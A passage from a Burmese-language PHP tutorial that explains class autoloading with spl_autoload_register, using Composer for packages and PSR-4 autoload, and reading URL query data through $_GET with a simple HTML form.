`include` Statement နဲ့ ဖိုင်ကိုအရင် Include လုပ်ပြီး၊ `use` Statement နဲ့ Namespace ကို Import လုပ်ထားပါတယ်။ အလုပ်တော့လုပ်ပါတယ်။ ဒါပေမယ့် `include` လည်းလုပ်ရတယ်၊ `use` လည်းလုပ်ရတယ်ဆိုတော့ ပုံစံတူ နှစ်ခါရေးရသလို ဖြစ်နေပါတယ်။

Class Autoload ဆိုတာကတော့ Class တစ်ခုကို သုံးလိုက်တာနဲ့ အလိုအလျောက် `include` လုပ်ပေးစေနိုင်တဲ့ နည်းလမ်းဖြစ်ပါတယ်။ `include` တစ်ခါလုပ်၊ သုံးဖို့အတွက် `use` တစ်ခါလုပ်နေစရာမလိုတော့ပါဘူး။ ဒီသဘောသဘာဝ ရရှိဖို့အတွက် အခုလိုရေးနိုင်ပါတယ်။

```
// autoload.php

spl_autoload_register(function($class) {
    $class = str_replace("\\", "/", $class);
    include($class . ".php");
});
```

`spl_autoload_register()` ဆိုတဲ့ Standard Function ကို Argument အနေနဲ့ Function တစ်ခုပေးရပါတယ်။ အဲ့ဒီ Function က Class တစ်ခုကို အသုံးပြုလိုက်တိုင်းမှာ အလိုအလျောက် အလုပ်လုပ်မှာပါ။ `$class` Variable ထဲမှာ အလုပ်လုပ်သွားတဲ့ Class ရဲ့ Namespace အပြည့်အစုံရှိပါတယ်။ Namespace မှာ \ သင်္ကေတကိုသုံးပြီး Include မှာ / သင်္ကေတကို သုံးတဲ့အတွက် `str_replace()` Function ကိုသုံးပြီး Namespace မှာပါတဲ့ \ သင်္ကေတတွေကို / သင်္ကေတနဲ့ အစားထိုးထားပါတယ်။ ပြီးတဲ့အခါ Include လုပ်ပေးလိုက်လို့ Class ကို သုံးလိုက်တာနဲ့ Class ဖိုင်ကို Include လုပ်ပေးတဲ့ လုပ်ဆောင်ချက်ကို ရရှိသွားမှာပဲ ဖြစ်ပါတယ်။

ဒါကြောင့် အသုံးပြုလိုတဲ့အခါ ဒီလိုရေးပေးလိုက်ရင် ရပါပြီ။

```
// App.php

include('autoload.php');

use Library\Helper\Calculator;

$calc = new Calculator;
echo $calc->add([1, 2]);        // 3
```

`autoload.php` ကို Include လုပ်ထားပေမယ့် `Library/Helper/Calculator.php` ကိုတော့ Include လုပ်စရာမလိုတော့ပါဘူး။ `use` နဲ့ `Library\Helper\Calculator` လို့ ပြောလိုက်ချိန်မှာ အလိုအလျောက် Include လုပ်ပေးသွားတဲ့အတွက် ဖြစ်ပါတယ်။

အခုလည်း `autoload.php` ကို Include လုပ်ရတာပဲ မဟုတ်ဘူးလား။ ဘာထူးလို့လဲ။ ထူးပါတယ်။ `autoload.php` တစ်ခုထဲကိုသာ Include လုပ်ပေးရတာပါ။ နောက်ထပ် Class တွေသုံးချင်သလောက် သုံး Include ထပ်လုပ်ပေးစရာ မလိုအပ်တော့ပါဘူး။ ပေးထားတဲ့ Namespace နဲ့ Class ကသာ PSR-4 သတ်မှတ်ချက်များနဲ့ ကိုက်ညီဖို့ပဲလိုပါတော့တယ်။ ဒါဟာ ဆန်းကျယ်ပြီး အသုံးဝင်တဲ့ လုပ်ဆောင်ချက်ပဲ ဖြစ်ပါတယ်။

ဒီလို Class Autoload ကုဒ်ကို ကိုယ်တိုင်ရေးသားလို့ရသလို၊ Composer လို့ခေါ်တဲ့ နည်းပညာကပေးတဲ့ Autoload လုပ်ဆောင်ချက်ကိုလည်း အသုံးပြုနိုင်ပါသေးတယ်။ ဒီအကြောင်းကို နောက်တစ်ခန်းမှာ ဆက်လက်ဖော်ပြပေးပါမယ်။

အခန်း (၃၅) – Composer

Composer ဟာ PHP ပရောဂျက်တွေမှာ မဖြစ်မနေလိုအပ်တဲ့ အရေးပါတဲ့ နည်းပညာဖြစ်ပါတယ်။ Composer ကိုအသုံးပြုပြီး PHP Package တွေ တည်ဆောက်လို့ရပါတယ်။ အဲ့ဒီ Package တွေကို အများရယူ အသုံးပြုလို့ရအောင် ပေးနိုင်ပါတယ်။ အဖွဲ့အစည်းအသီးသီးနဲ့ ကမ္ဘာအနှံ့အပြားက Developer တွေ ရေးသားပေးထားတဲ့ Package တွေကို ကိုယ့်ပရောဂျက်မှာ ထည့်သုံးဖို့ ရယူပေးနိုင်ပါတယ်။ ရယူထားတဲ့ Package မှာ Update တွေရှိလာရင် Upgrade လုပ်ပေးနိုင်ပါတယ်။ ဒီလိုမျိုး PHP Package တည်ဆောက်ခြင်း၊ ဖြန့်ဝေခြင်း၊ ရယူခြင်းတို့ကို ဆောင်ရွက်ပေးနိုင်လို့ Package Manager လို့ ခေါ်နိုင်ပါတယ်။

တခြား Programming Language တွေမှာလည်း အလားတူ Package Manager နည်းပညာတွေ အသီးသီးရှိကြပါတယ်။ ဥပမာ – JavaScript အတွက် NPM လို့ခေါ်တဲ့ Package Manager နည်းပညာ ရှိနေတာပါ။ ဒါပေမယ့် Composer ကိုယ်တိုင်ကတော့ သူ့ကိုယ်သူ Dependency Manager လို့ ခေါ်ပါတယ်။ ကိုယ့်ပရောဂျက်က မှီခိုအားထားနေရတဲ့ Package Dependency တွေကို စီမံပေးနိုင်တဲ့ နည်းပညာဆိုတဲ့ အဓိပ္ပါယ်ပါ။ အခေါ်အဝေါ်အနည်းငယ် ကွဲပြားပေမယ့် သဘောသဘာဝကတော့ အတူတူပါပဲ။

Composer Install ပြုလုပ်ပုံပြုလုပ်နည်းကို PHP Development Environment တည်ဆောက်ပုံ တည်ဆောက်နည်း နမူနာပြထားတဲ့ ဗွီဒီယိုသင်ခန်းစာထဲမှာ ထည့်သွင်းဖော်ပြခဲ့ပြီး ဖြစ်ပါတယ်။ အကယ်၍ Install မလုပ်ရသေးလို့ လိုအပ်တယ်ဆိုရင် ဒီနေရာမှာလေ့လာပြီး Install လုပ်နိုင်ပါတယ်။

- https://getcomposer.org/doc/00-intro.md

Composer ဟာ Command Line နည်းပညာတစ်ခုဖြစ်ပါတယ်။ Install လုပ်ပြီးပြီဆိုရင် Command Prompt ကိုဖွင့်ပြီး စတင်အသုံးပြုလို့ရပါပြီ။ နမူနာ စမ်းသပ်ကြည့်နိုင်ဖို့ အတွက် ဖိုဒါအလွတ်တစ်ခု `htdocs` အောက်မှာ တည်ဆောက်ပြီး အဲ့ဒီဖိုဒါထဲမှာ Command Prompt ကိုဖွင့်လိုက်ပါ။

ပထမဆုံး လေ့လာရမယ့် Command ကတော့ `composer init` ဖြစ်ပါတယ်။ ဒီ Command ကို Run လိုက်ရင် Composer က မေးခွန်းတစ်ချို့မေးပါလိမ့်မယ်။

```
composer init
```

ပထမဆုံးမေးခွန်းက Package Name ဖြစ်ပါတယ်။ မိမိနှစ်သက်ရာအမည်ကို ပေးနိုင်ပါတယ်။ အမည်ပေးတဲ့အခါ `vendor/name` ဆိုတဲ့ Format မျိုးနဲ့ ပေးရပါတယ်။ `vendor` နေရာမှာ အဖွဲ့အစည်းအမည်နဲ့ `name` နေရာမှာ ပရောဂျက်ရဲ့အမည်ကို ပေးရမှာပါ။ ဥပမာ - `fairway/app` ဆိုရင် `vendor` အမည် `fairway` ဖြစ်ပြီး ပရောဂျက်အမည် `app` ဆိုတဲ့အဓိပ္ပါယ်ပါ။ အမည်မပေးရင် သူ့ဘာသာ ဖိုဒါအမည်ကို ကြည့်ပြီး Default အမည်တစ်ခုကို ပေးသွားမှာဖြစ်ပါတယ်။

နှစ်သက်ရာအမည်ပေးပြီး Enter နှိပ်လိုက်ရင် ပရောဂျက် Description လာတောင်းပါလိမ့်မယ်။ ဘာမှမပေးတော့ဘဲ Enter သာနှိပ်လိုက်ပါ။ ပြီးတဲ့အခါ Author အမည်မေးပါလိမ့်မယ်။ ကိုယ့်နာမည်ကိုယ် ထည့်ပြီး Enter နှိပ်ပေးလိုက်လို့ရပါတယ်။ ကျန်မေးခွန်းတွေဖြစ်တဲ့ Minimal Stability တို့ Package Type တို့ License တို့ကို ဘာမှဖြည့်မနေဘဲ အလွတ်အတိုင်းသာ Enter နှိပ်ပေးလိုက်ပါ။ လိုအပ်ရင် နောက်မှပေးလို့ရပါတယ်။

Dependency တွေထည့်မလားလို့ မေးလာရင်လည်း `no` လို့ပဲ ပြောလိုက်ပါ။ နောက်မှပဲ ထည့်ပါတော့မယ်။ သူကို မထည့်ခိုင်းတော့ပါဘူး။ Dev Dependency တွေထည့်မလား ထပ်မေးရင်လည်း `no` လို့ပဲ ပြောလိုက်ပါ။ နောက်ဆုံးမှာ Confirm လုပ်ခိုင်းတဲ့အခါ `yes` လို့ပြောလိုက်ရင် ပြီးသွားပါပြီ။ ကိုယ့် ရွေးချယ်မှုပေါ် မူတည်ပြီး အခုလို Content မျိုး ပါဝင်တဲ့ `package.json` အမည်နဲ့ ဖိုင်တစ်ခုကို Composer က တည်ဆောက်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {}
}
```

ကိုယ့်ပရောဂျက်ဖိုဒါထဲမှာ `composer.json` ဖိုင်ရှိသွားပြီဆိုတာနဲ့ အဲ့ဒီဖိုဒါဟာ Composer Package တစ်ခု ဖြစ်သွားပါပြီ။ Download ရယူထည့်သွင်းလိုတဲ့ Package တွေကိုစတင်ထည့်သွင်း အသုံးပြုလို့ ရသွားပါပြီ။ Package စာရင်းကို ကြည့်ချင်ရင် ဒီလိပ်စာမှာ ကြည့်လို့ရပါတယ်။

- https://packagist.org

နမူနာစမ်းသပ်နိုင်ဖို့အတွက် အခုလို Package တစ်ခုကို ထည့်သွင်းကြည့်နိုင်ပါတယ်။

```
composer require nesbot/carbon
```

ဒါဟာ `nesbot` ဆိုသူ Developer တစ်ဦးရေးသားပေးထားတဲ့ `carbon` လို့ခေါ်တဲ့ ရက်စွဲအချိန်တွေ စီမံပေးနိုင်တဲ့ PHP Package တစ်ခုကို Download ရယူထည့်သွင်းလိုက်တာပါ။ Download ပြီးသွားတဲ့အခါ ထူးခြားချက် နှစ်ချက်ကို သတိပြုရပါမယ်။

Composer က Download ရယူထားတဲ့ Package တွေကို `vendor` လို့ခေါ်တဲ့ ဖိုဒါထဲမှာ သိမ်းပေးပါတယ်။ ဒါကြောင့် ကိုယ့်ပရောဂျက်ဖိုဒါထဲမှာ `vendor` အမည်နဲ့ ဖိုဒါတစ်ခု ရှိသွားမှာဖြစ်ပြီး ဖွင့်ကြည့်လိုက်ရင် Composer က Download ရယူထည့်သွင်းပေးထားတဲ့ Package တွေကို တွေ့မြင်ရမှာဖြစ်ပါတယ်။ Composer က ကိုယ်လိုချင်တဲ့ Package အပြင် အဲ့ဒီ Package အလုပ်လုပ်ဖို့ လိုအပ်တဲ့ ဆက်စပ် Package တွေကိုပါ ပူးတွဲ Download ယူပေးတာမို့လို့ `vendor` ထဲမှာ တစ်ခုထက်ပိုတဲ့ Package တွေ ရောက်ရှိနေတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ ဒါ ထူးခြားချက်ပါ။

နောက်ထပ် ထူးခြားချက်အနေနဲ့ composer.json ဖိုင်ကိုဖွင့်ကြည့်လိုက်ရင် အခုလိုတွေ့ရပါလိမ့်မယ်။

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {
        "nesbot/carbon": "^2.43"
    }
}
```

require Section မှာ ထည့်သွင်းလိုက်တဲ့ nesbot/carbon ပါဝင်သွားတာကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။ နောက်က ^2.43 ဆိုတာ Package ရဲ့ Version နံပါတ်ပါ။

Package တွေရယူပုံနောက်တစ်နည်းကတော့ composer install Command ဖြစ်ပါတယ်။ composer install က composer.json ဖိုင်ရဲ့ require Section ကိုကြည့်ပြီး အဲ့ဒီစာရင်းအတိုင်း Package တွေကို တစ်ခုပြီးတစ်ခု Download ရယူပေးမှာ ဖြစ်ပါတယ်။ ဒါကြောင့် ကိုယ်ပရောဂျက်ကို Package အနေနဲ့ အများအသုံးပြုနိုင်ဖို့ ပေးတဲ့အခါ ဒီ composer.json ဖိုင်က အရေးကြီးသွားတာပါ။ vendor ဖိုဒါထဲက Package တွေကို ထည့်ပေးစရာမလိုဘဲ ဒီ composer.json ဖိုင်ကို ပေးလိုက်ယုံနဲ့ ရယူအသုံးပြုသူက ကိုယ့်ပရောဂျက်ရဲ့ Dependency စာရင်းကို require Section မှာ ကြည့်ပြီး သိနိုင်သွားပါပြီ။ composer install ကို Run ပြီး လိုအပ်တဲ့ Dependency တွေကို အလွယ်တစ်ကူ ရယူနိုင်သွားပါပြီ။

ထည့်သွင်းထားတဲ့ Package တွေကို အသုံးပြုလိုရင် vendor ဖိုဒါထဲမှာပဲ Composer က ထည့်သွင်းပေးထားတဲ့ autoload.php ရဲ့အကူအညီနဲ့ အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် App.php အမည်နဲ့ ဖိုင်တစ်ခု ပရောဂျက်ဖိုဒါထဲမှာ တည်ဆောက်ပြီး အခုလိုရေးစမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

include('vendor/autoload.php');

use Carbon\Carbon;

echo Carbon::now()->addDay();
```

ဒီအတိုင်းစမ်းကြည့်လိုက်ရင် လက်ရှိရက်စွဲအချိန်မှာ (၁) ရက်ပေါင်းထားပေးတဲ့ ရက်စွဲအချိန်ကို ရရှိမှာပဲ ဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့အခန်းမှာ ကြည့်ခဲ့တဲ့ Class Autoload ရဲ့ သဘောသဘာဝအတိုင်းပဲ Carbon Class ကို `use` Statement နဲ့ သုံးပေးလိုက်ဖို့ပဲ လိုပါတယ်။ ကိုယ့်ဘာသာ Include လုပ်စရာမလိုပါဘူး။ Composer က `autoload.php` ထဲမှာ အလိုအလျောက် Include လုပ်အောင် ထည့်ရေးပေးထားပြီး ဖြစ်ပါတယ်။

ဒီ `autoload.php` ကို ကိုယ့်ကုဒ်တွေအတွက်လည်း အသုံးပြုနိုင်ပါတယ်။ စမ်းကြည့်နိုင်ဖို့အတွက် `App` အမည်နဲ့ ဖိုဒါတစ်ခု ဆောက်လိုက်ပါ။ `App` အတွင်းထဲမှာ `Library` အမည်နဲ့ နောက်ထပ် ဖိုဒါတစ်ခု ထပ်ဆောက်လိုက်ပါ။ ပြီးရင် `Math.php` အမည်နဲ့ ကုဒ်ဖိုင်တစ်ခုကို `Library` ထဲမှာ ရေးပေးလိုက်ပါ။ ဒါကြောင့် ဖိုင် Path လမ်းကြောင်း အပြည့်အစုံက `App\Library\Math.php` ဖြစ်ရပါမယ်။ ရေးရမယ့် ကုဒ်က ဒီလိုပါ –

PHP

```php
<?php

namespace App\Library;

class Math
{
    static function add($a, $b)
    {
        echo $a + $b;
    }
}
```

PSR-4 သတ်မှတ်ချက်နဲ့အညီ ဖိုဒါလမ်းကြောင်းအတိုင်း Namespace ပေးထားတာကို သတိပြုပါ။ ပြီးတော့ Class အမည်ကိုလည်း ဖိုင်အမည်နဲ့ တူအောင်ပေးထားပါတယ်။ ပြီးတဲ့အခါ `composer.json` မှာ `autoload` လို့ခေါ်တဲ့ Section တစ်ခုထပ်ထည့်ပေးရပါမယ်။ ဒီလိုပါ –

JSON – composer.json

```
{
    "name": "fairway/app",
    "authors": [
        {
            "name": "Ei Maung",
            "email": "eimg@fairwayweb.com"
        }
    ],
    "require": {
        "nesbot/carbon": "^2.43"
    },
    "autoload": {
        "psr-4": {
            "App\\": "App/"
        }
    }
}
```

`autoload` ရဲ့ `psr-4` မှာ Namespace `App` ဆိုရင် အလုပ်လုပ်ရမယ့် ဖိုဒါက App ဖိုဒါဖြစ်ကြောင်း ပြောပေးလိုက်တာပါ။ ဒီလိုပြောပေးလိုက်တဲ့အတွက် Composer က Namespace `App` နဲ့စတဲ့ Class ဖိုင်တွေကို App ဖိုဒါထဲမှာ သွားရှာတော့မှာပါ။

နောက်တစ်ဆင့်အနေနဲ့ `composer dump-autoload` Command ကို Run ပေးဖို့လိုပါတယ်။ ဒီတော့မှ `conposer.json` မှာ ဖြည့်စွက်ရေးသားလိုက်တဲ့ `autoload` လုပ်ဆောင်ချက်တွေက အသက်ဝင်မှာပါ။

```
composer dump-autoload
```

`composer.json` မှာ `autoload` Section ထည့်ပြီးပြီ၊ `dump-autoload` လည်း Run ပြီးပြီဆိုရင် စတင်အသုံးပြုနိုင်ပါပြီ။ ရေးလက်စ `index.php` မှာ အခုလိုပြောင်းရေးပြီး စမ်းကြည့်နိုင်ပါတယ်။

PHP

```php
<?php

include('vendor/autoload.php');

use Carbon\Carbon;
use App\Library\Math;

echo Carbon::now()->addDay();
echo Math::add(1, 2);     // 3
```

App\Library\Math ကို use နဲ့သုံးပေးလိုက်တာနဲ့ autoload က Class ဖိုင်ကို အလိုအလျောက် Include လုပ်ပေးသွားမှာဖြစ်လို့ ကိုယ်ဘာသာ Include လုပ်စရာမလိုဘဲ အသုံးပြုလို့ရရှိသွားပါပြီ။

ဒီနည်းနဲ့ Class Autoload လုပ်ဆောင်ချက်ရအောင် ကိုယ်တိုင်ရေးသားလို့ရသလို၊ Composer ကရေးပေးထားတာကိုသုံးလို့လည်း ရနိုင်ခြင်းဖြစ်ပါတယ်။

နောက်ထပ်တစ်ခုအနေနဲ့ composer create-project ကို မှတ်သားသင့်ပါတယ်။ create-project ကလည်း လိုချင်တဲ့ Package ကို Download လုပ်ရယူတာပါပဲ။ ကွာသွားတာကတော့ require နဲ့ Download ရယူရင် ရလာတဲ့ Package ကို vendor ဖိုဒါထဲမှာ ထည့်ပေးပါတယ်။ create-project နဲ့ Download ရယူရင်တော့ Package ကို အသုံးပြုပြီး ပရောဂျက်ဖိုဒါ အသစ်တည်ဆောက်ပေးပြီး Package ဖိုင်တွေကို အဲ့ဒီပရောဂျက်ဖိုဒါသစ်ထဲမှာ ကူးထည့်ပေးပါတယ်။

နှစ်မျိုးနှိုင်းယှဉ်ပြီး စမ်းကြည့်နိုင်ပါတယ်။ လက်ရှိစမ်းလက်စ ပရောဂျက်ဖိုဒါထဲမှာ အခုလို Run ကြည့်ပါ။

```
composer require laravel/laravel
```

ဒါဆိုရင် Laravel Framework ကို Download ရယူပြီး vendor ဖိုဒါထဲမှာ ထည့်ပေးသွားမှာပါ။ ပြီးတဲ့အခါ အခုလို စမ်းကြည့်ပါ။

```
composer create-project laravel/laravel project
```

`composer create-project` နောက်ကနေ Download ရယူလိုတဲ့ Package နဲ့ တည်ဆောက်လိုတဲ့ ပရောဂျက်ဖိုဒါအမည် ပေးလိုက်တာပါ။ နမူနာအရ `project` အမည်နဲ့ ဖိုဒါအသစ်တစ်ခု တည်ဆောက်ပြီး Laravel Framework ကုဒ်တွေကို အဲ့ဒီဖိုဒါထဲမှာ ထည့်ပေးသွားတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

`require` နဲ့ထည့်သွင်းလိုက်လို့ ဝင်ရောက်သွားတဲ့ `vendor/laravel/laravel` ဖိုဒါထဲက ကုဒ်တွေနဲ့ `create-project` နဲ့ တည်ဆောက်လိုက်လို့ ရရှိသွားတဲ့ `project` ဖိုဒါထဲကကုဒ်တွေ အများအားဖြင့် အတူတူပဲဆိုတာကို တွေ့ရနိုင်ပါတယ်။ ဒီနည်းနဲ့ Composer ကိုအသုံးပြုပြီး Package တွေ ရယူယုံသာမက၊ လိုချင်တဲ့ Package ကိုကူးယူပြီးတော့လည်း ပရောဂျက်အသစ်တွေ တည်ဆောက်နိုင်ပါတယ်။

အခန်း (၃၆) – Requests, Cookies & Sessions

ဟိုးအစပိုင်းမှာ PHP ရဲ့ Server-side နည်းပညာသဘောသဘာဝကို ဖော်ပြခဲ့ပြီးဖြစ်ပါတယ်။ PHP ဟာ Web Server နဲ့ပူးပေါင်းပြီး Client ပေးပို့တဲ့ Request တွေကို လက်ခံရရှိချိန်မှာ အလုပ်လုပ်တာပါ။ ဒီလို အလုပ်လုပ်တဲ့အခါ Request နဲ့ အတူပါဝင်လာတဲ့ Request Data တွေကို လက်ခံ စီမံနိုင်ဖို့ဟာ အရေးကြီးတဲ့ လိုအပ်ချက် ဖြစ်ပါတယ်။ အခြားသော Programming Language တွေမှာ ဒီလို Request တွေကို လက်ခံစီမံဖို့အတွက် သီးခြား Library တွေ Module တွေ Framework တွေ ထပ်မံထည့်သွင်းပြီး အသုံးပြုရတာမျိုး ဖြစ်နိုင်ပါတယ်။ PHP ရဲ့ ထူးခြားချက်ကတော့ တခြားဘာမှ ထပ်ထည့်စရာမလိုဘဲ Language ကိုယ်တိုင်က Request တွေကို လက်ခံစီမံနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ PHP ကို အသုံးပြုပြီး Request Data တွေ လက်ခံစီမံနိုင်ပုံကို ဖော်ပြသွားမှာ ဖြစ်ပါတယ်။

Web Application တွေမှာ Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာလေ့ရှိပါတယ်။ ပထမတစ်မျိုးကတော့ URL Query ပါ။ ဥပမာ ဒီလိပ်စာကို လေ့လာကြည့်ပါ။

https://www.google.com/search?q=php&hl=my

ဒါဟာအမှန်တစ်ကယ် အသုံးပြုလို့ရတဲ့ လိပ်စာပါ။ ဒီလိပ်စာမှာ အရေးကြီးတာက `?` သင်္ကေတလေးနဲ့အတူ နောက်ကနေပူးတွဲပါဝင်လာတဲ့ အချက်အလက်များဖြစ်ပါတယ်။ သေချာလေ့လာကြည့်ပါ။ `?` သင်္ကေတလေး နောက်မှာ ပူးတွဲပါဝင်နေတဲ့ တန်ဖိုးနှစ်ခု ရှိပါတယ်။ `q=php` နဲ့ `hl=my` တို့ပါ။ ဒီတန်ဖိုးနှစ်ခုကို `&` သင်္ကေတလေးနဲ့ တွဲဆက်ပြီးပေးထားခြင်း ဖြစ်ပါတယ်။

နမူနာလိပ်စာက Google Search ကိုညွှန်းထားတဲ့လိပ်စာဖြစ်လို့ Browser URL Bar မှာရိုက်ထည့်လိုက်တဲ့ အခါ Google Server ရဲ့ Search လုပ်ဆောင်ချက်တည်ရှိရာကို ရောက်ရှိသွားမှာပါ။ ဒီလိုရောက်ရှိသွားတဲ့ အခါ Google Server က ပါဝင်လာတဲ့ `q=php` ဆိုတဲ့တန်ဖိုးနဲ့ `hl=my` ဆိုတဲ့တန်ဖိုးနှစ်ခုတို့ကို လက်ခံရရှိ သွားမှာပါ။ ဒါကြောင့် မြန်မာဘာသာနဲ့ ဖော်ပြထားတဲ့ `php` အတွက် Search Result ကို ပြန်လည်ပေးပို့ လိုက်မှာပဲ ဖြစ်ပါတယ်။ လက်တွေ့ စမ်းသပ်ကြည့်နိုင်ပါတယ်။

Google Server က URL အတွင်းမှာ ပါဝင်လာတဲ့ URL Query တန်ဖိုးတွေကို လက်ခံအလုပ်လုပ်နိုင်သလိုပဲ PHP ကလည်း လက်ခံအလုပ်လုပ်နိုင်ပါတယ်။ အလွန်လွယ်ကူပြီး ရိုးရှင်းတဲ့နည်းလမ်းလေးတစ်ခုနဲ့ လက်ခံ အလုပ်လုပ်မှာပါ။

PHP မှာ `$_GET` လို့ခေါ်တဲ့ Superglobal Variable တစ်ခုရှိပါတယ်။ PHP က ကြိုတင်ကြေညာပေးထား တဲ့ Variable ပါ။ ဒါကြောင့် ကိုယ့်ဘာသာ ကြေညာစရာမလိုပါဘူး။ အဲ့ဒီ Variable ထဲမှာ URL Query အနေနဲ့ ပါဝင်လာတဲ့ တန်ဖိုးတွေကို Associate Array အနေနဲ့ ထည့်သွင်းပေးထားမှာ ဖြစ်ပါတယ်။ ဒါ ကြောင့် `get.php` ဆိုတဲ့အမည်နဲ့ ဖိုင်တစ်ခုထဲမှာ အခုလိုရေးပြီး Document Root ဖိုဒါဖြစ်တဲ့ `htdocs` ထဲမှာ သိမ်းလိုက်ပါ။

PHP

```php
<?php

print_r( $_GET );
```

ပြီးတဲ့အခါ localhost/get.php လို့ Browser မှာရိုက်ထည့်ပြီး စမ်းကြည့်လိုက်ရင် ဘာတန်ဖိုးမှ မရှိတဲ့ Array အလွတ်တစ်ခုကို ပြန်ရတာ တွေ့ရမှာပဲ ဖြစ်ပါတယ်။ သတိပြုပါ။ Error မဖြစ်ပါဘူး။ Variable သာ မရှိရင် မရှိကြောင်း Error တက်မှာပါ။ အခုက Variable ရှိနေလို့ Error မတက်ပါဘူး။ URL Query တန်ဖိုး တွေ မရှိသေးလို့သာ ဘာတန်ဖိုးမှ မရှိသေးတဲ့ Array အလွတ်တစ်ခု ဖြစ်နေတာပါ။ ဒါကြောင့် အခုလို ထပ် ပြီးတော့ စမ်းကြည့်လိုက်ပါ။

localhost/get.php?name=Alice&age=22

ဒါဆိုရင်တော့ အခုလိုရလဒ်ကို ပြန်လည်ရရှိတာကို တွေ့ရမှာပဲ ဖြစ်ပါတယ်။

```
Array ( [name] => Alice [age] => 22 )
```

URL Query အနေနဲ့ပါဝင်လာတဲ့တန်ဖိုးတွေဟာ `$_GET` Variable ထဲမှာ ရောက်ရှိနေတာကို တွေ့မြင်ရခြင်းပဲဖြစ်ပါတယ်။ ဒါဟာ ကြည့်လိုက်ရင် ဘာမှမဟုတ်သလိုနဲ့ တော်တော်လေး အရေးပါတဲ့ လုပ်ဆောင်ချက် တစ်ခုပါ။

ဒီလို URL Query တန်ဖိုးတွေ အသင့်သုံးလို့ရနိုင်ဖို့အတွက် URL ကို Parse လုပ်ရပါတယ်။ Parse လုပ်တယ်ဆိုတာ အပိုင်းလိုက်ဖြတ်တောက်ပြီး လိုချင်တဲ့တန်ဖိုးကို ထုတ်ယူတဲ့သဘောပါ။ ပြီးတဲ့အခါ တန်ဖိုးတွေကို Decode လုပ်ရပါတယ်။ URL Query တန်ဖိုးတွေမှာ Space တွေ Special Character တွေပါလို့မရပါဘူး။ ပါလာခဲ့ရင် Browser က သင်တော်တဲ့ သင်္ကေတတွေနဲ့ Encode လုပ်ပြီး ပို့လိုက်မှာပါ။ ဥပမာ - Space ဆိုရင် `%20` သင်္ကေတနဲ့ Encode လုပ်ပေးပါတယ်။ ဒီလို Encode လုပ်ထားတဲ့တန်ဖိုးတွေကို မူလတန်ဖိုးအမှန် ပြန်ဖြစ်ဖို့အတွက် Decode လုပ်ရတာပါ။ ပြီးတဲ့အခါ String Format ဖြစ်နေတဲ့တန်ဖိုးတွေကို Array ဖြစ်သွားအောင် ပြောင်းပေးရပါတယ်။ ဒီအလုပ်တွေအကုန်လုံးကို PHP က လုပ်ပေးသွားလို့ ကိုယ်က သိစရာ၊ ထိစရာ မလိုတော့ဘဲ၊ URL Query တန်ဖိုးကိုလိုချင်ရင် `$_GET` Variable ထဲကနေ အသင့်ယူသုံးလို့ ရသွားခြင်းပဲဖြစ်ပါတယ်။

PHP မှာ `$_GET` လိုမျိုး တခြား Superglobal Variable တွေရှိကြပါသေးတယ်။ ဆက်လက်ဖော်ပြပါမယ်။ ဒီ Superglobal Variable တွေရဲ့ ထူးခြားချက်ကတော့ လိုအပ်တဲ့နေရာမှ တိုက်ရိုက်အသုံးပြုနိုင်ခြင်း ဖြစ်ပါတယ်။ Function နဲ့ Variable Scope အကြောင်းပြောတုံးက မှတ်မိပါလိမ့်မယ်။ Function တွေအတွင်းမှာ Global Variable တွေကို အသုံးပြုလိုရင် `global` Statement နဲ့ အသုံးပြုလိုကြောင်း ကြိုပြောပြီးမှ သုံးရပါတယ်။ Superglobal Variable တွေကို အသုံးပြုဖို့အတွက် အဲ့ဒီလိုကြိုပြောစရာမလိုပါဘူး။ ကြိုက်တဲ့နေရာမှာ တိုက်ရိုက်အသုံးပြုလို့ရနိုင်မှာပဲ ဖြစ်ပါတယ်။

စောစောက Request Data တွေဟာ ပုံစံနှစ်မျိုးနဲ့ လာတယ်လို့ ပြောခဲ့ပါတယ်။ ပထမတစ်မျိုးက URL Query ပါ။ နောက်တစ်မျိုးကတော့ Form Data ဖြစ်ပါတယ်။ HTML Form တစ်ခုကနေ ပေးပို့လာတဲ့ Data တွေကိုလည်း လက်ခံအလုပ်လုပ်ပေးနိုင်တယ်လို့ ပြောတာပါ။

ဒီနေရာရာမှာ လိုအပ်လာတဲ့အတွက် HTML Form အကြောင်းကို ထည့်သွင်းလေ့လာကြပါမယ်။ ကုဒ်နမူနာ ရေးစမ်းဖို့အတွက် `form` အမည်နဲ့ ပရောဂျက်ဖိုဒါတစ်ခုကို `htdocs` အောက်မှာ တည်ဆောက်လိုက်ပါ။ ပြီးရင် `index.php` နဲ့ `request.php` ဆိုတဲ့ ဖိုင်နှစ်ခုတည်ဆောက်ပြီး **`index.php`** ထဲမှာ ဒီကုဒ်ကို ရေးပေးပါ။

PHP

```
<!DOCTYPE html>
<html lang="en">
<head>
    <title>PHP Request</title>
</head>
<body>
    <h1>PHP Request</h1>
    <form action="request.php" method="get">
        <input type="text" name="name" placeholder="Name"><br>
        <input type="text" name="age" placeholder="Age"><br>

        <button type="submit">Send Data</button>
    </form>
</body>
</html>
```

